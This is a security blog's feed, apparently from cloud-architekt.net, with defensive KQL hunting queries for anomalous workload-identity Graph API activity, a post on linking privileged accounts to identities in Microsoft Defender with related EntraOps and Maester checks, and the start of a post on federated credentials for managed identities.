</span><span class="n">let</span><span class="w"> </span><span class="nx">Baseline</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">MicrosoftCloudWorkloadActivity</span><span class="p">(</span><span class="w">
    </span><span class="n">AppId</span><span class="o">=</span><span class="n">AppIdFilter</span><span class="p">,</span><span class="w"> 
    </span><span class="n">Lookback</span><span class="o">=</span><span class="n">BaselinePeriod</span><span class="w"> </span><span class="o">+</span><span class="w"> </span><span class="nx">CurrentPeriod</span><span class="p">,</span><span class="w">
    </span><span class="n">Workload</span><span class="o">=</span><span class="s2">"Microsoft Graph API"</span><span class="w">
</span><span class="p">)</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">where</span><span class="w"> </span><span class="nx">Timestamp</span><span class="w"> </span><span class="err">&lt;</span><span class="w"> </span><span class="nx">ago</span><span class="p">(</span><span class="n">CurrentPeriod</span><span class="p">)</span><span class="w">  </span><span class="n">//</span><span class="w"> </span><span class="nx">Exclude</span><span class="w"> </span><span class="nx">current</span><span class="w"> </span><span class="nx">period</span><span class="w"> </span><span class="nx">from</span><span class="w"> </span><span class="nx">baseline</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">summarize</span><span class="w"> 
    </span><span class="n">BaselineCount</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">count</span><span class="p">(),</span><span class="w">
    </span><span class="n">BaselineDays</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">dcount</span><span class="p">(</span><span class="n">bin</span><span class="p">(</span><span class="n">Timestamp</span><span class="p">,</span><span class="w"> </span><span class="nx">1d</span><span class="p">))</span><span class="w">
    </span><span class="n">by</span><span class="w"> </span><span class="nx">Workload</span><span class="p">,</span><span class="w"> </span><span class="nx">ObjectType</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">extend</span><span class="w"> </span><span class="nx">AvgDailyBaseline</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">todouble</span><span class="p">(</span><span class="n">BaselineCount</span><span class="p">)</span><span class="w"> </span><span class="n">/</span><span class="w"> </span><span class="nx">BaselineDays</span><span class="p">;</span><span class="w">
</span><span class="n">//</span><span class="w"> </span><span class="nx">Collect</span><span class="w"> </span><span class="nx">current</span><span class="w"> </span><span class="nx">period</span><span class="w"> </span><span class="nx">activity</span><span class="w">
</span><span class="n">let</span><span class="w"> </span><span class="nx">Current</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">MicrosoftCloudWorkloadActivity</span><span class="p">(</span><span class="w">
    </span><span class="n">AppId</span><span class="o">=</span><span class="n">AppIdFilter</span><span class="p">,</span><span class="w">
    </span><span class="n">Lookback</span><span class="o">=</span><span class="n">CurrentPeriod</span><span class="p">,</span><span class="w">
    </span><span class="n">Workload</span><span class="o">=</span><span class="s2">"Microsoft Graph API"</span><span class="w">
</span><span class="p">)</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">summarize</span><span class="w"> 
    </span><span class="n">CurrentCount</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">count</span><span class="p">(),</span><span class="w">
    </span><span class="n">FirstSeen</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">min</span><span class="p">(</span><span class="n">Timestamp</span><span class="p">),</span><span class="w">
    </span><span class="n">LastSeen</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">max</span><span class="p">(</span><span class="n">Timestamp</span><span class="p">),</span><span class="w">
    </span><span class="n">ActivityTypes</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">take_any</span><span class="p">(</span><span class="n">ActivityType</span><span class="p">,</span><span class="w"> </span><span class="nx">3</span><span class="p">)</span><span class="w">
    </span><span class="n">by</span><span class="w"> </span><span class="nx">Workload</span><span class="p">,</span><span class="w"> </span><span class="nx">ObjectType</span><span class="p">;</span><span class="w">
</span><span class="n">//</span><span class="w"> </span><span class="nx">Compare</span><span class="w"> </span><span class="nx">and</span><span class="w"> </span><span class="nx">detect</span><span class="w"> </span><span class="nx">anomalies</span><span class="w">
</span><span class="n">Current</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">join</span><span class="w"> </span><span class="nx">kind</span><span class="o">=</span><span class="n">leftouter</span><span class="w"> </span><span class="p">(</span><span class="n">Baseline</span><span class="p">)</span><span class="w"> </span><span class="n">on</span><span class="w"> </span><span class="nx">Workload</span><span class="p">,</span><span class="w"> </span><span class="nx">ObjectType</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">extend</span><span class="w"> </span><span class="nx">AvgDailyBaseline</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">coalesce</span><span class="p">(</span><span class="n">AvgDailyBaseline</span><span class="p">,</span><span class="w"> </span><span class="nx">0.0</span><span class="p">)</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">extend</span><span class="w"> </span><span class="nx">BaselineCount</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">coalesce</span><span class="p">(</span><span class="n">BaselineCount</span><span class="p">,</span><span class="w"> </span><span class="nx">0</span><span class="p">)</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">extend</span><span class="w"> </span><span class="nx">IsNew</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">BaselineCount</span><span class="w"> </span><span class="o">==</span><span class="w"> </span><span class="mi">0</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">extend</span><span class="w"> </span><span class="nx">RatioToBaseline</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">iff</span><span class="p">(</span><span class="n">AvgDailyBaseline</span><span class="w"> </span><span class="err">&gt;</span><span class="w"> </span><span class="nx">0</span><span class="p">,</span><span class="w"> </span><span class="nx">CurrentCount</span><span class="w"> </span><span class="nx">/</span><span class="w"> </span><span class="nx">AvgDailyBaseline</span><span class="p">,</span><span class="w"> </span><span class="nx">0.0</span><span class="p">)</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">extend</span><span class="w"> </span><span class="nx">PercentIncrease</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="p">(</span><span class="n">RatioToBaseline</span><span class="w"> </span><span class="o">-</span><span class="w"> </span><span class="nx">1</span><span class="p">)</span><span class="w"> </span><span class="o">*</span><span class="w"> </span><span class="mi">100</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">where</span><span class="w"> </span><span class="nx">IsNew</span><span class="w"> </span><span class="nx">or</span><span class="w"> </span><span class="p">(</span><span class="n">RatioToBaseline</span><span class="w"> </span><span class="err">&gt;</span><span class="o">=</span><span class="w"> </span><span class="n">AnomalyThreshold</span><span class="w"> </span><span class="nx">and</span><span class="w"> </span><span class="nx">BaselineCount</span><span class="w"> </span><span class="err">&gt;</span><span class="o">=</span><span class="w"> </span><span class="n">MinBaselineCount</span><span class="p">)</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">project</span><span class="w"> 
    </span><span class="n">Workload</span><span class="p">,</span><span class="w">
    </span><span class="n">ObjectType</span><span class="p">,</span><span class="w">
    </span><span class="n">CurrentCount</span><span class="p">,</span><span class="w">
    </span><span class="n">AvgDailyBaseline</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">round</span><span class="p">(</span><span class="n">AvgDailyBaseline</span><span class="p">,</span><span class="w"> </span><span class="nx">1</span><span class="p">),</span><span class="w">
    </span><span class="n">BaselineCount</span><span class="p">,</span><span class="w">
    </span><span class="n">RatioToBaseline</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">round</span><span class="p">(</span><span class="n">RatioToBaseline</span><span class="p">,</span><span class="w"> </span><span class="nx">2</span><span class="p">),</span><span class="w">
    </span><span class="n">PercentIncrease</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">round</span><span class="p">(</span><span class="n">PercentIncrease</span><span class="p">,</span><span class="w"> </span><span class="nx">0</span><span class="p">),</span><span class="w">
    </span><span class="n">ActivityTypes</span><span class="p">,</span><span class="w">
    </span><span class="n">IsNew</span><span class="p">,</span><span class="w">
    </span><span class="n">FirstSeen</span><span class="p">,</span><span class="w">
    </span><span class="n">LastSeen</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">sort</span><span class="w"> </span><span class="nx">by</span><span class="w"> </span><span class="nx">RatioToBaseline</span><span class="w"> </span><span class="nx">desc</span><span class="p">,</span><span class="w"> </span><span class="nx">CurrentCount</span><span class="w"> </span><span class="nx">desc</span><span class="w">
</span></code></pre></div></div>

<p><img src="https://www.cloud-architekt.net/assets/images/2026-01-30-token-hunting-workload-identity-activity/TokenHuntingWorkloadId5.png" alt="image.png" /></p>

<p class="notice--info"><strong>Note:</strong> Baseline/anomaly detection can also be valuable for other criteria, such as IP addresses, user agents, response sizes from Microsoft Graph API (which may indicate data exfiltration or large-scale reconnaissance), and the types of credentials or authentication libraries used during sign-in activities.</p>

<h3 id="visualization-of-unusual-amount-of-activity">Visualization of unusual amount of activity</h3>

<p>This query uses time-series anomaly detection to identify unusual activity patterns for a service principal’s Microsoft Graph API usage. It creates a 14-day daily activity trend, applies learning (series decomposition with linefit) to establish a baseline, and flags any days where activity deviates significantly (1.5x threshold) from expected behavior. The timechart visualization displays actual vs. baseline activity with anomalies highlighted, helping to spot suspicious spikes or drops without manually defining thresholds.</p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">MicrosoftCloudWorkloadActivity</span><span class="p">(</span><span class="n">AppId</span><span class="o">=</span><span class="s2">"&lt;YourAppId&gt;"</span><span class="p">,</span><span class="w"> </span><span class="n">Lookback</span><span class="o">=</span><span class="mi">30</span><span class="n">d</span><span class="p">,</span><span class="w"> </span><span class="nx">Workload</span><span class="o">=</span><span class="s2">"Microsoft Graph API"</span><span class="p">,</span><span class="w"> </span><span class="n">SessionId</span><span class="o">=</span><span class="s2">""</span><span class="p">,</span><span class="w"> </span><span class="n">UniqueTokenId</span><span class="o">=</span><span class="s2">""</span><span class="p">)</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">make-series</span><span class="w"> </span><span class="nx">DailyActivityCount</span><span class="o">=</span><span class="n">count</span><span class="p">()</span><span class="w"> </span><span class="n">default</span><span class="o">=</span><span class="mi">0</span><span class="w"> </span><span class="n">on</span><span class="w"> </span><span class="nx">Timestamp</span><span class="w"> </span><span class="nx">in</span><span class="w"> </span><span class="nx">range</span><span class="p">(</span><span class="n">ago</span><span class="p">(</span><span class="mi">14</span><span class="n">d</span><span class="p">),</span><span class="w"> </span><span class="n">now</span><span class="p">(),</span><span class="w"> </span><span class="mi">1</span><span class="n">d</span><span class="p">)</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">extend</span><span class="w"> </span><span class="p">(</span><span class="n">Anomalies</span><span class="p">,</span><span class="w"> </span><span class="nx">AnomalyScore</span><span class="p">,</span><span class="w"> </span><span class="nx">Baseline</span><span class="p">)</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">series_decompose_anomalies</span><span class="p">(</span><span class="n">DailyActivityCount</span><span class="p">,</span><span class="w"> </span><span class="nx">1.5</span><span class="p">,</span><span class="w"> </span><span class="nt">-1</span><span class="p">,</span><span class="w"> </span><span class="s1">'linefit'</span><span class="p">)</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">project</span><span class="w"> </span><span class="nx">Timestamp</span><span class="p">,</span><span class="w"> </span><span class="nx">DailyActivityCount</span><span class="p">,</span><span class="w"> </span><span class="nx">Baseline</span><span class="p">,</span><span class="w"> </span><span class="nx">Anomalies</span><span class="p">,</span><span class="w"> </span><span class="nx">AnomalyScore</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">mv-expand</span><span class="w"> </span><span class="nx">Timestamp</span><span class="w"> </span><span class="nx">to</span><span class="w"> </span><span class="nx">typeof</span><span class="p">(</span><span class="n">datetime</span><span class="p">),</span><span class="w"> </span><span class="n">DailyActivityCount</span><span class="w"> </span><span class="nx">to</span><span class="w"> </span><span class="nx">typeof</span><span class="p">(</span><span class="n">long</span><span class="p">),</span><span class="w"> </span><span class="n">Baseline</span><span class="w"> </span><span class="nx">to</span><span class="w"> </span><span class="nx">typeof</span><span class="p">(</span><span class="n">double</span><span class="p">),</span><span class="w"> </span><span class="n">Anomalies</span><span class="w"> </span><span class="nx">to</span><span class="w"> </span><span class="nx">typeof</span><span class="p">(</span><span class="n">long</span><span class="p">),</span><span class="w"> </span><span class="n">AnomalyScore</span><span class="w"> </span><span class="nx">to</span><span class="w"> </span><span class="nx">typeof</span><span class="p">(</span><span class="n">double</span><span class="p">)</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">extend</span><span class="w"> </span><span class="nx">IsAnomaly</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">Anomalies</span><span class="w"> </span><span class="o">!=</span><span class="w"> </span><span class="mi">0</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">render</span><span class="w"> </span><span class="nx">timechart</span><span class="w"> </span><span class="nx">with</span><span class="w"> </span><span class="p">(</span><span class="n">title</span><span class="o">=</span><span class="s2">"Daily Activity Volume: Baseline vs Actual (Anomalies Highlighted)"</span><span class="p">,</span><span class="w"> </span><span class="n">ysplit</span><span class="o">=</span><span class="n">axes</span><span class="p">)</span><span class="w">
</span></code></pre></div></div>

<p><img src="https://www.cloud-architekt.net/assets/images/2026-01-30-token-hunting-workload-identity-activity/TokenHuntingWorkloadId6.png" alt="image.png" /></p>

<h2 id="whats-next">What’s next?</h2>
<p>This is just the first version of the query, which still has room for improvement in both performance and activity coverage.
Nevertheless, I hope this supports your research and hunting efforts. I would be happy to receive your feedback or contributions on the KQL query.</p>

<p>In the future, I plan to add more insights regarding non-human identities (for example, considering Agentic identities and the various associated Agent identities). Stay tuned for updates in the coming months.</p>]]></content><author><name>Thomas Naunheim</name><email>thomas@naunheim.net</email></author><category term="Azure AD" /><category term="Microsoft Entra" /><category term="AzureAD" /><category term="Microsoft Entra" /><category term="Workload ID" /><category term="Azure" /><category term="Microsoft Sentinel" /><summary type="html"><![CDATA[This post introduces the MicrosoftCloudWorkloadActivity KQL function and shows how to hunt token-based activity of workload identities across Microsoft cloud workloads. It covers key parameters, filtering strategies, and example queries for detecting unusual usage and anomalies, especially on Microsoft Graph.]]></summary></entry><entry><title type="html">Linking Privileged Accounts to Identities in Microsoft Defender: Benefits &amp;amp; Use Cases</title><link href="https://www.cloud-architekt.net/linking-privileged-accounts-in-defender/" rel="alternate" type="text/html" title="Linking Privileged Accounts to Identities in Microsoft Defender: Benefits &amp;amp; Use Cases" /><published>2026-01-21T00:00:00+01:00</published><updated>2026-01-21T00:00:00+01:00</updated><id>https://www.cloud-architekt.net/linking-privileged-accounts-in-defender</id><content type="html" xml:base="https://www.cloud-architekt.net/linking-privileged-accounts-in-defender/"><![CDATA[<p><em>Linked Identities in Microsoft Defender unlock new opportunities for visibility and management of multiple accounts, including scenarios with separated privileged users. I’ve worked on several integrations of this feature across community tools and want to highlight some use cases</em></p>

<h2 id="introduction-to-linking-accounts-in-microsoft-defender">Introduction to linking accounts in Microsoft Defender</h2>

<p>Microsoft recently introduced the ability to <a href="https://learn.microsoft.com/en-us/defender-for-identity/manage-related-identities-accounts">manage related identities and accounts</a> in Microsoft Defender for Identity. This capability is crucial for gaining a comprehensive understanding of the identity landscape in hybrid and multi-cloud enterprise environments. Microsoft highlights the motivation, benefits, and visualizes complex identity scenarios in the insightful blog post “<a href="https://techcommunity.microsoft.com/blog/microsoftthreatprotectionblog/enhancing-visibility-into-your-identity-fabric-with-microsoft-defender/4470662">Enhancing visibility into your identity fabric with Microsoft Defender</a>”.
<br />
<br />
<img src="https://techcommunity.microsoft.com/t5/s/gxcuf89792/images/bS00NDcwNjYyLTF6ZUdzTg?image-dimensions=999x562&amp;revision=5" width="999" height="562" alt="" /></p>

<p><em>Image Source: “Microsoft Defender XDR Blog - <a href="https://techcommunity.microsoft.com/blog/microsoftthreatprotectionblog/enhancing-visibility-into-your-identity-fabric-with-microsoft-defender/4470662">Enhancing visibility into your identity fabric with Microsoft Defender</a>“</em></p>

<p>By default, the feature links multiple accounts to the same identity where there is a strong identifier. For example, that could be the case when an identity has been synchronized to other Identity Providers by using the same User Principal Name, like in the following screenshot.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2026-01-21-linking-privileged-accounts-in-defender/linkingprivaccounts1.png" alt="image.png" /></p>

<p>In addition, you are able to create a manual link if there’s no strong identifier and the accounts are fully separated, like in the use case of privileged accounts. You’ll find a “Link” button in the Identity inventory page of the user and you will be asked for a justification comment. More details and step-by-step instructions are available on <a href="https://learn.microsoft.com/en-us/defender-for-identity/manage-related-identities-accounts#manually-link-accounts-to-an-identity-in-defender-for-identity">Microsoft Learn</a>.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2026-01-21-linking-privileged-accounts-in-defender/linkingprivaccounts2.png" alt="image.png" /></p>

<p class="notice--info"><strong>Note:</strong> Make sure that you are creating the link from the identity page of the <em>linked</em> (secondary/privileged) account and not the <em>linking</em> (primary) account. Otherwise the link will be established in the wrong direction. Therefore, navigate to the identity inventory page of the privileged account and choose the primary account of the user.</p>

<h2 id="benefits-in-microsoft-defender-xdr">Benefits in Microsoft Defender XDR</h2>

<p>This feature correlates accounts of the same person/identity from different identity providers or establishes a context between completely separate user accounts. This can be essential for incident response on an identity threat or compromise to cover remediation or isolation actions on all accounts of the affected identity.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2026-01-21-linking-privileged-accounts-in-defender/linkingprivaccounts3.png" alt="image.png" /></p>

<p>Furthermore, it also unifies the view of an identity in the inventory of Defender.
Separated accounts will no longer show as individual identities in the asset page. You’ll find all linked accounts in the identity page of the primary account. This includes the benefit of reviewing “Security recommendations” across the linked identities.</p>

<p>Linking accounts across identity systems and environments (on-premises and Entra ID) can also help to identify exposed (hybrid) attack paths. Microsoft has described in a <a href="https://techcommunity.microsoft.com/blog/microsoftthreatprotectionblog/enhancing-visibility-into-your-identity-fabric-with-microsoft-defender/4470662">blog post</a> that Defender validates and correlates exposures, linking the account to other cross-domain security signals in order to detect unusual authentications or privilege escalations.</p>

<p>As we will see later as a use case, legacy cleanup or identifying stale accounts is another benefit. For example, it allows you to map dormant privileged accounts from former employees or mergers to current identities, preventing overlooked stale accounts.</p>

<h3 id="new-advanced-hunting-table-identityaccountinfo">New Advanced Hunting table “IdentityAccountInfo”</h3>

<p>The relation between linked accounts is accessible by using a new advanced hunting table in XDR, called <code class="language-plaintext highlighter-rouge">IdentityAccountInfo.</code></p>

<p>As you can see in the <a href="https://learn.microsoft.com/en-us/defender-xdr/advanced-hunting-identityaccountinfo-table">schema definition</a>, not only the link but also other details on Authentication (e.g., EnrolledMfa, LastPasswordChange) and assigned and eligible roles in Microsoft Entra are available.</p>

<p>All manual link/unlink operations allow providing a justification detail which is audited and visible in <code class="language-plaintext highlighter-rouge">IdentityAccountInfo</code>. You can use the following query to get details on recent manual links for Microsoft Entra ID accounts:</p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">IdentityAccountInfo</span><span class="w">
</span><span class="o">|</span><span class="w"> </span><span class="n">where</span><span class="w"> </span><span class="nx">SourceProvider</span><span class="w"> </span><span class="o">==</span><span class="w"> </span><span class="sh">@"AzureActiveDirectory"
| where IdentityLinkType == "Manual"
| project TimeGenerated, AccountId, AccountUpn, IdentityLinkType, IdentityLinkReason, IdentityLinkTime, IdentityLinkBy, IsPrimary
| summarize arg_max(TimeGenerated, *) by AccountId
</span></code></pre></div></div>

<p>The result will show you the link, flag for primary account, and justification.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2026-01-21-linking-privileged-accounts-in-defender/linkingprivaccounts4.png" alt="image.png" /></p>

<p>I’ve used this feature for one scenario that (should be) applicable for every organization.
Linking everyday user accounts and privileged admin accounts to the same person makes it clear who actually owns and operates from these isolated and separated accounts.</p>

<h2 id="integration-use-cases">Integration use cases</h2>

<h3 id="-entraops-privileged-eam">🔐 EntraOps Privileged EAM</h3>


<p>This community project, which I created for classification and automation of the <strong>#EnterpriseAccessModel</strong>, now supports linked identities in addition to identity correlation through custom security attributes. In the past, it was necessary to maintain Custom Security Attributes to create a relation to the associated primary account.</p>

<p>The workbook allows you to filter by a work account and view all associated or linked privileged accounts.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2026-01-21-linking-privileged-accounts-in-defender/linkingprivaccounts6.png" alt="image.png" /></p>

<p>You’ll find the latest version of EntraOps and details about the project on <a href="http://www.entraops.com">www.entraops.com</a>.</p>

<h3 id="-unifiedidentityinfoxdr">🔍 UnifiedIdentityInfoXdr</h3>

<p>I’ve published a KQL function which creates a summary of all users and workload identities to a unified schema including details about their privileges. The results also show an enrichment to my EntraOps classification model to estimate the privilege access level of their permissions but also information from the related Critical Asset in Microsoft Exposure Management.</p>

<p>Now, this query also includes the relation between the privileged and work account.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2026-01-21-linking-privileged-accounts-in-defender/linkingprivaccounts5.png" alt="image.png" /></p>

<p>The KQL function is available from here:
<a href="https://github.com/Cloud-Architekt/AzureSentinel/blob/main/Functions/UnifiedIdentityInfoXdr.yaml">https://github.com/Cloud-Architekt/AzureSentinel/blob/main/Functions/UnifiedIdentityInfoXdr.yaml</a></p>

<h3 id="-maester">🔥 Maester</h3>

<p>Maester has become quite popular as a test automation framework and already offers some checks for privileged accounts. I’ve added two new checks that take advantage of linked identities:</p>

<ul>
  <li><strong>MT.1111: High privileged user should be linked to an identity</strong>
Tests if privileged users with assigned privileged Entra ID roles (with EntraOps classification of Control Plane or Microsoft “isPrivileged” flag) are linked to an identity.</li>
  <li>
    <p><strong>MT.1112: Privileged user accounts should not remain enabled when the linked primary account is disabled</strong>
Tests if enabled privileged users with assigned privileged Entra ID roles (defined by EntraOps Classification of Control or Management Plane) or criticality level (&lt;= 1) in Exposure Management are linked to a disabled identity in Microsoft Defender XDR.</p>

    <p><img src="https://www.cloud-architekt.net/assets/images/2026-01-21-linking-privileged-accounts-in-defender/linkingprivaccounts7.png" alt="image.png" /></p>
  </li>
</ul>

<p>More details about Maester are available from here: <a href="http://www.maester.dev">www.maester.dev</a></p>]]></content><author><name>Thomas Naunheim</name><email>thomas@naunheim.net</email></author><category term="Azure AD" /><category term="Microsoft Entra" /><category term="AzureAD" /><category term="Microsoft Entra" /><category term="Workload ID" /><category term="Azure" /><category term="Microsoft Sentinel" /><summary type="html"><![CDATA[Linked Identities in Microsoft Defender unlock new opportunities for visibility and management of multiple accounts, including scenarios with separated privileged users. I’ve worked on several integrations of this feature across community tools and want to highlight some use cases.]]></summary></entry><entry><title type="html">Identify and prevent abuse of Managed Identities with Federated Credentials from unauthorized entities</title><link href="https://www.cloud-architekt.net/identify-prevent-abuse-uami-fedcreds/" rel="alternate" type="text/html" title="Identify and prevent abuse of Managed Identities with Federated Credentials from unauthorized entities" /><published>2024-08-02T00:00:00+02:00</published><updated>2024-08-02T00:00:00+02:00</updated><id>https://www.cloud-architekt.net/identify-prevent-abuse-uami-fedcreds</id><content type="html" xml:base="https://www.cloud-architekt.net/identify-prevent-abuse-uami-fedcreds/"><![CDATA[<h2 id="what-are-federated-credentials">What are Federated Credentials?</h2>


<p>A few years ago, Microsoft introduced federated credentials as an alternate option to client secrets or certificates for workloads outside of Azure. This requires establishing a trust relationship between a workload identity in Microsoft Entra to identify a token (by claims) from an external IdP. In the end, the workload outside of Azure will be able to use an access token in scope of the trust relationship to gain an access token from Microsoft Entra ID. How it works in details is very well explained in <a href="https://learn.microsoft.com/en-us/entra/workload-id/workload-identity-federation">Microsoft Learn</a>. You’ll find different ways to configure a managed identity with federated credentials in <a href="https://learn.microsoft.com/en-us/entra/workload-id/workload-identity-federation-create-trust-user-assigned-managed-identity?pivots=identity-wif-mi-methods-azp">Microsoft 